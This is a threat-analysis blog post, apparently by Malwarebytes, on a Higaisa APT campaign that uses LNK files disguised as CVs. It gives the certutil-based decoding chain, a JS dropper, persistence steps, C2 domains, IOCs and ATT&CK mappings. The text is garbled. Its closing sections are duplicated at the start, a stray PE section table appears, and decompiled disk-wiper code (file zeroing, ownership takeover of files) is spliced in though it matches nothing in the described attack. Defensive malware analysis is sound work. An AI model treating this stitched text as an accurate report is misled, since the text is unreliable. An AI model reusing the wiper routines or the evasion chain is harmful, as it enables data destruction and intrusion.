
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

